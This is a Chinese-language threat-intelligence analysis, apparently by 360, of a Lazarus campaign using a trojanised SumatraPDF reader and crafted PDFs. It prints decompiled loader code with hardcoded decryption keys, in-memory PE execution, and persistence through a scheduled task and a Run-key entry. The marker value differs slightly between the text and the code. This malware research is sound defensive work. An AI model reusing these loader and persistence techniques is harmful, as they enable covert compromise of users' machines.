APT-C-26（Lazarus）组织使用武器化的开源PDF阅读器的攻击活动分析

原创 高级威胁研究院 360威胁情报中心 2024-01-19 17:39 发表于北京

APT-C-26

Lazarus

APT-C-26（Lazarus）组织是一个高度活跃的高级持续性威胁（APT）组织，以其精密和隐蔽的攻击手段而闻名。该组织主要瞄准金融机构和加密货币交易所，运用一系列复杂的攻击策略，包括精心设计的网络钓鱼、直接网络攻击以及勒索软件攻击。Lazarus组织不仅以非法获取资金为目的，其活动还涉及敏感信息窃取。这些行为反映了该组织在网络安全领域的高级技术能力和对目标的深入了解。

在最近的网络安全监测中，360高级威胁研究院发现APT-C-26组织对开源项目SumatraPDF进行了武器化处理，通过植入恶意代码，使其成为攻击工具。特别地，当SumatraPDF处理由攻击者特别设计的PDF文档时，会触发这些恶意代码。这些代码在内存中激活恶意载荷，并与远程控制服务器（C2）建立连接，从而下载后门程序以窃取用户敏感信息。这一发现突显了即使是广泛信赖的开源项目也可能成为网络攻击的工具，对网络安全构成严重威胁。

一、攻击活动分析

1.攻击流程分析

在本次攻击事件中，攻击者采取了一种复杂且精心策划的手段。首先，通过Telegram与目标用户建立联系，攻击者向用户发送了经过武器化处理的PDF阅读器和一份精心设计的PDF文档。当用户使用这个被修改的PDF阅读器打开恶意文档时，嵌入其中的恶意代码便开始解密文档中隐藏的恶意载荷，并在内存中释放Loader。

此Loader负责进一步解密和释放其他恶意载荷，逐步展开整个攻击链。最终，Downloader类型的恶意代码在目标用户的主机内存中执行，其功能是从攻击者控制的服务器下载下一阶段的载荷。遗憾的是，我们未能获取到这一后续载荷的具体内容。

同时，我们的调查还发现了其他攻击链路。我们捕获到了加密的文件，并通过XOR算法成功解密，从而得到了Loader载荷。这一发现使我们猜测，攻击者可能还通过其他武器化的开源项目投递恶意载荷，其目的可能是窃取重要的用户信息。

这一系列的攻击行为不仅展示了攻击者的高级技术能力和复杂的攻击策略，也突显了他们对目标的精准定位和对通信渠道的巧妙利用。通过这样的方法，攻击者能够在用户毫无察觉的情况下实施恶意活动，对目标用户的信息安全构成了严重威胁。



图 1 攻击流程图

2.载荷投递分析

本次攻击的初期阶段，攻击者通过Telegram与目标用户建立信任关系。随后，他们发送了经过武器化处理的PDF阅读器和一份精心设计的PDF文档给用户。当用户使用这个修改过的PDF阅读器打开文档时，嵌入的恶意代码开始工作，从而引发了一系列恶意活动。

3.攻击组件分析

在对涉及本次攻击事件的多个阶段样本进行综合分析时，我们注意到一个显著的特征：多个样本的导出模块名称与其各自的功能特性紧密相连。基于这一发现，为了在报告中更清晰地描述和区分这些样本，我们决定采用一种以样本功能特征或导出模块名称为依据的命名方法。此举旨在提供更直观的识别方式，同时也反映了样本之间功能与命名的直接关联，从而为后续的分析工作提供了一个有效且逻辑清晰的参考框架。

第一阶段 武器化SumatraPDF

在本攻击活动中，攻击者对开源项目“SumatraPDF Reader”的2.5.1版本实施了针对性的武器化修改。通过在该版本中嵌入恶意代码，攻击者赋予了SumatraPDF Reader额外的恶意处理能力。当用户使用被篡改的SumatraPDF Reader打开一个由攻击者精心构造的PDF文档时，软件会激活隐藏在文档中的加密恶意载荷。随后，该恶意载荷在用户设备的内存中被解密并执行。



图 2 恶意PDF Reader(左)和开源PDF Reader(右)

在对被武器化的SumatraPDF样本进行详细分析时，我们揭示了其内部的复杂处理逻辑。该样本首先对加载的PDF文档进行精确读取，以确认文档是否符合特定的结束标识，即是否以“0x78453212”字节序列结尾。一旦确认，样本随后提取文档末尾的数据。这些数据随后通过一个预设的密钥和流密码进行解密处理。

```
pdf_handle = CreateFileW(pdf_name, 0x80000000, 1u, 0i64, 3u, 0x80u, 0i64);
pdf_handle_ = pdf_handle;
if ( pdf_handle == -1i64 )
  return 0i64;
FileSize = GetFileSize(pdf_handle, 0i64);
FileSize_ = FileSize;
buffer = LocalAlloc(0x40u, FileSize);
memset(buffer, 0, FileSize);
ReadFile(pdf_handle_, buffer, FileSize, &NumberOfBytesRead, 0i64);
CloseHandle(pdf_handle_);
if ( *&buffer[FileSize - 4] != 0x78563412 )   // 文档最后4个字节数据是否存在标记0x78563412
  return 0i64;

v9 = Str;
v10 = 4i64;
v11 = &buffer[FileSize - 524];               // 文件尾部524个字节
do
{
```

图 3 判断目标文档

```
}
while ( v10 );

*v9 = *v11;
sub_14000C080(buffer1, key, key);
sub_14000C210(buffer1, Str, Str, 520ui64);    // 解密


v13 = wcschr(Str, '|');
```

图 4 解密目标文档数据

经过解密处理的数据显示出一种特定的格式：它们由字符“|”分隔，形成了多组字符串。在这些字符串中，第一组代表了一个新的PE文件的导出函数名。而第二组则是由四位数字组成的标识符。这个四位数的标识符在攻击过程中扮演了关键角色，其用途是在与攻击者的控制服务器（C2）通信时标识触发该过程的特定样本母体。

```
v13 = wcschr(Str, '|');
if ( !v13 )
{
  do
  {
    v14 = *(Str + v1);
    v1 += 2i64;
  }
  while ( v14 );

  return 1i64;
}
wcsncpy(WideCharStr, Str, v13 - Str);          // 第一组字符
WideCharStr[v13 - Str] = 0;


v15 = v13 + 1;
if ( v13 == -2i64 )
  return 1i64;
v16 = wcschr(v13 + 1, '|');
if ( v16 )
{
  v19 = v16 - v15;
  wcsncpy(Destination, v15, v19);              // 第二组字符
  Destination[v19] = 0;
}
else
{
  v17 = (Destination - v15);
  do
  {
    v18 = *v15++;
```

图 5 解密数据格式

在执行其恶意逻辑的过程中，该代码继续尝试将解密后的诱饵PDF文件内容写回到原文件。若此直接写入操作失败，它接着尝试在系统的临时文件夹的上一级目录中创建并写入一个新的文件。

```
DeleteFileW(pdf_name);

v22 = 2;
hFile = CreateFileW(lpFileName, 0x40000000u, 4u, 0i64, 2u, 0x80u, 0i64);// 打开pdf文件
v24 = hFile;
if ( hFile == -1i64 )
{
  GetTempPathW(0x104u, Buffer);
  wsprintfW(Buffer, L"%s\\..\\%s", Buffer, lpFileName);// 在%temp%目录上一级释放诱饵pdf文件
  DeleteFileW(Buffer);
  v25 = CreateFileW(lpFileName, 0x40000000u, 4u, 0i64, 2u, 0x80u, 0i64);
  WriteFile(v25, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0i64);
  CloseHandle(v25);
}
else
{
  WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0i64);
  CloseHandle(v24);
  v22 = 1;
}
```

图 6 释放诱饵文档

样本在完成前述步骤后继续对数据进行解密。解密完成后，它执行一个关键的验证步骤，即检查数据是否以“0x5A4D”开始。这一序列是PE格式文件头的标识特征字，用于确认解密数据的有效性及其作为可执行代码的身份。若验证结果为真，样本随即进行下一步操作：加载解密出的PE文件的导出函数，并向其传递特定参数。此过程揭示了样本在执行恶意代码之前进行严格合法性检查的能力，这不仅增加了其逃避检测的可能性，也表明了其执行流程的精密和高效。

```
v26 = *(v42 - 133);
buffer2 = LocalAlloc(0x40u, v26);
memset(buffer2, 0, v26);
memmove(buffer2, &buffer[FileSize_ - v26 - v20 - 532], v26);
sub_14000C080(v43, key, key);
sub_14000C210(v43, buffer2, buffer2, v26);    // 解密
v28 = *buffer2 == 'ZM' ? loadAndExecuteDynamicCode(v37, buffer2, buffer2) : 0i64;
v29 = -1i64;
do
  ++v29;
while ( WideCharStr[v29] );
WideCharToMultiByte(0, 0x200u, WideCharStr, -1, MultiByteStr, v29, 0i64, 0i64);
v30 = -1i64;
do
  ++v30;
while ( Destination[v30] );
WideCharToMultiByte(0, 0x200u, Destination, -1, v48, v30, 0i64, 0i64);
v31 = v28[1];
if ( !*(*v28 + 140i64) )
  return 1i64;
v32 = (v31 + *(*v28 + 136i64));
if ( !v32[6] || !v32[5] )
  return 1i64;
v33 = (v31 + v32[8]);
v34 = (v31 + v32[9]);
while ( stricmp(MultiByteStr, (v31 + *v33)) )
{
  LODWORD(v1) = v1 + 1;
```

图 7 解密下一阶段PE样本

```
 WideCharToMultiByte(0, 0x200u, Destination, -1, v48, v30, 0i64, 0i64);
 v31 = v28[1];
 if ( !*(*v28 + 140i64) )
   return 1i64;
 v32 = (v31 + *(*v28 + 136i64));
 if ( !v32[6] || !v32[5] )
   return 1i64;
 v33 = (v31 + v32[8]);
 v34 = (v31 + v32[9]);
 while ( stricmp(MultiByteStr, (v31 + *v33)) )
 {
   LODWORD(v1) = v1 + 1;
   ++v33;
   ++v34;
   if ( v1 >= v32[6] )
     return 1i64;
 }
 v35 = *v34;
 if ( v35 > v32[5] )
   return 1i64;
 v36 = (v31 + *(v31 + v32[7] + 4 * v35));
 if ( !v36 )
   return 1i64;
 v36(v48);                                    // 执行导出函数
 Sleep(0x7D0u);
 return v22;
}
```

图 8 执行导出函数

第二阶段 Loader

在第二阶段，相关样本继续采用之前描述的相同解密方法。它使用特定的密钥对数据段中的加密数据进行解密。此步骤完成后，样本随即调用其导出函数，以执行嵌入其中的恶意代码。

```
{
  _BYTE *buffer; // rdi
  signed __int64 v5; // rdx
  __int16 v6; // cx
  char v8[40]; // [rsp+20h] [rbp-38h] BYREF

  buffer = LocalAlloc(0x40u, 0x104ui64);
  v5 = buffer - a3;
  do
  {
    v6 = *a3++;
    *(a3 + v5 - 2) = v6;
  }
  while ( v6 );
  strcpy(v8, "3f!QqK3V6dZ|03whsS2pd41YBB*7'U!&");
  sub_180001690(v8, v8);
  sub_180001B20(buffer);
  return LocalFree(buffer);
}
```

图 9 解密和加载恶意代码

第三阶段 TaskScheduler

在第三阶段，样本首先使用相同的密钥对加密数据进行解密。这一过程成功地解密出一个PE文件。接下来的关键步骤是对该PE文件的属性进行修改。这种修改可能包括更改文件的执行参数、权限设置或其他关键属性，以适应攻击者的特定需求或进一步隐藏其恶意性质。

```
v3 = 0i64;
memset(pszPath, 0, 520);
memset(v31, 0, 520);
memset(FileName, 0, 520);
strcpy(v30, "T)aOK3roeHy2cUID@SKx27,#@i[8qFS=");
NumberOfBytesWritten = 0;
sub_D7EC0815A0(v30, v30);
v4 = operator new(0x348ui64);
v5 = v4;
if ( v4 )
{
  *v4 = 0i64;
  *(v4 + 2) = -1;
```

图 10 解密数据

```
  v17[a3 - v38 + 3] = v18;
}
while ( v18 );
v19 = v37;
a3[66] = 128;
if ( (v19 & 0x40000000) != 0 || (v19 & 0x10) != 0 )
  a3[66] = 144;
if ( (v19 & 0x20) != 0 )
  a3[66] |= 0x20u;
if ( (v19 & 2) != 0 )
  a3[66] |= 2u;
if ( (v19 & 0x800000) == 0 || (v19 & 1) != 0 )
  a3[66] |= 1u;
if ( (v19 & 4) != 0 )
  a3[66] |= 4u;
a3[73] = v35;
a3[74] = v36;
DosDateTimeToFileTime(v34, v33, &FileTime);
v20 = FileTime;
```

图 11 修改属性

该样本定位到系统的 %AppData% 目录，这是Windows操作系统中用于存储应用程序数据的一个常用位置。随后，样本将之前解密的数据写入到两个特定的文件中：usrgroup.dat 和 thumbcache_512.db。

```
  dword_D7EC0BB1B4 = 0x80000;
sub_D7EC087220(v7);
SHGetSpecialFolderPathW(0i64, pszPath, 26, 1);
v9 = 0i64;
do
{
  v10 = pszPath[v9++];
  pszPath[v9 + 263] = v10;
}
while ( v10 );
v11 = -1i64;
v12 = FileName;
v13 = L"\\..\\Local\\Microsoft\\Windows\\usrgroup.dat";
do
{
  if ( !v11 )
    break;
  v14 = *v12++ == 0;
  --v11;
}
while ( !v14 );
v15 = 41i64;
v16 = v12 - 1;
while ( v15 )
{
  *v16++ = *v13++;
  --v15;
}                                       // C:\\Users\\Administrator\\AppData\\Roaming\\..\\Local\\Microsoft\\Windows\\usrgroup.dat
FileW = CreateFileW(FileName, 0x40000000u, 0, 0i64, 2u, 0x80u, 0i64);
v3 = FileW;
if ( FileW != -1i64 && WriteFile(FileW, v2, v29[139], &NumberOfBytesWritten, 0i64) )
{
  LocalFree(v2);
```

图 12 usrgroup.dat中写入解密数据

```
{
  v19 = pszPath[v18++];
  *&v30[v18 * 2 + 46] = v19;
}
while ( v19 );
v20 = -1i64;
v21 = v31;
v22 = L"\\..\\Local\\Microsoft\\Windows\\Explorer\\thumbcache_512.db";
do
{
  if ( !v20 )
    break;
  v14 = *v21++ == 0;
  --v20;
}
while ( !v14 );
v23 = 55i64;
v24 = v21 - 1;
while ( v23 )
{
  *v24++ = *v22++;
  --v23;
}                                       // C:\\Users\\Administrator\\AppData\\Roaming\\..\\Local\\Microsoft\\Windows\\Explorer\\thumbcache_512.db
v25 = CreateFileW(v31, 0x120116u, 1u, 0i64, 2u, 0x80u, 0i64);
v26 = v25;
if ( v25 == -1i64 )
  return 0xFFFFFFFFi64;
WriteFile(v25, &unk_D7EC0A0FD0, 0x1191Fu, 0i64, 0i64);
CloseHandle(v26);
```

图 13 thumbcache_512.db中写入解密数据

样本随后通过与 Windows 任务调度器的 COM 接口交互来创建和配置计划任务。首先初始化 COM 环境，并尝试创建任务服务的实例。随后，函数进行多个步骤来设置任务的各种属性，包括定义触发器、指定执行的动作、设置安全主体等。在每一步中，它都会检查操作的返回值并在出错时打印相应的错误信息。

```
v67 = 0i64;
v78 = 0i64;
v2 = CoCreateInstance(&rclsid, 0i64, 1u, &riid, &ppv);
if ( v2 >= 0 )
{
  VariantInit(&pvarg);
  v91 = pvarg;
  VariantInit(&v84);
  v93 = v84;
  VariantInit(&v87);
  v95 = v87;
  VariantInit(&v83);
  v97 = v83;
  v3 = (*(*ppv + 80i64))(ppv, &v97, &v95, &v93, &v91);
  VariantClear(&v83);
  VariantClear(&v87);
  VariantClear(&v84);
  VariantClear(&pvarg);
  if ( v3 >= 0 )
  {
    v4 = operator new(0x18ui64);
    v5 = v4;
    Block = v4;
    if ( v4 )
    {
      *(v4 + 1) = 0i64;
```

图 14 设置计划任务

```
                else
                {
                  printf("\nCannot put repetition interval: %x", v47);
                }
              }
              else
              {
                printf("\nCannot get repetition pattern: %x", v43);
              }
            }
          }
          else
          {
            printf("\nCannot put trigger ID: %x", v38);
          }
        }
      }
    }
  }
}
else
{
  printf("\nCannot get idle setting information: %x", v31);
}

se

printf("\nCannot put setting information: %x", v30);
```

图 15 输出设置相关信息

样本与Windows任务调度器交互的主要操作集中于通过计划任务调用rundll32来执行usrgroup.dat文件。此过程涉及一个关键环节：使用传递的四位字母代码作为密钥的一部分来解密thumbcache_512.db文件。这种解密后的文件包含了样本需要执行的恶意功能。



图 16 恶意计划任务信息



图 17 恶意计划任务操作

在样本执行过程中，如果创建计划任务失败，它会采取一个备选策略来执行恶意载荷。这一策略涉及修改系统注册表，其中注册表值的修改是为了通过cmd命令加载并执行恶意代码。这种方法显示了攻击者在面对执行障碍时的灵活性和适应性。

```
while ( v30 );
if ( CoInitialize(0i64) < 0 || (LODWORD(FileW) = CreateAndConfigureScheduledTask(v47), FileW) )
{
  createAndExecuteProcessWithCommandLine(Data);
  RegOpenKeyExW(HKEY_CURRENT_USER, L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 0xF003Fu, &hKey);
  v32 = -1i64;
  v33 = Data;
  do
  {
    if ( !v32 )
      break;
    v6 = *v33 == 0;
    v33 += 2;
    --v32;
  }
  while ( !v6 );
  v34 = RegSetValueExW(hKey, L"USBCheck", 0, 2u, Data, 2 * ~v32 - 1);
  LODWORD(FileW) = RegCloseKey(hKey);
  if ( v34 )
  {
    SHGetFolderPathW(0i64, 7, 0i64, 0, pszPath);
    v35 = -1i64;
    v36 = pszPath;
    do
    {
      if ( !v35 )
        break;
      v6 = *v36++ == 0;
      --v35;
    }
    while ( !v6 );
```

图 18 通过注册表执行恶意载荷



图 19 命令字符串

第四阶段 PublicLoader

在第四阶段，样本首先执行的操作是读取thumbcache_512.db内容；

```
FileW = CreateFileW(FileName, 0x120089u, 1u, 0i64, 3u, 0, 0i64);
FileW_ = FileW;
if ( FileW == -1i64 )
  return 0i64;
ReadFile(FileW, &Buffer, 4u, 0i64, 0i64);
ReadFile(FileW_, &Buffer, 4u, 0i64, 0i64);
ReadFile(FileW_, &v45, 4u, 0i64, 0i64);
if ( v45 != 0x9530 )                            // 标志
{
  CloseHandle(FileW_);
  return 0i64;
}
buffer3 = LocalAlloc(0x40u, Buffer);
ReadFile(FileW_, buffer3, Buffer, 0i64, 0i64);
ReadFile(FileW_, &MultiByteStr[4], 28u, 0i64, 0i64);
ReadFile(FileW_, String1, 260u, 0i64, 0i64);
CloseHandle(FileW_);
```

图 20 读取thumbcache_512.db内容

随后采取了一种高级的解密技术。它利用通过计划任务或注册表设置传递的第二个参数，即四个字母，结合thumbcache_512.db文件内的另外四个字母，共同形成了一个八字节的密钥。这个密钥被用于执行XOR（异或）算法，对数据进行解密。



图 21 数据解密

经过上述XOR算法解密后，样本接着对解密出的数据进行解压缩处理。这一步骤成功地提取出一个新的PE样本。解压缩过程不仅是恢复原始数据的关键步骤，也是样本展示其多阶段复杂性的一个重要环节。



图 22 数据解压缩

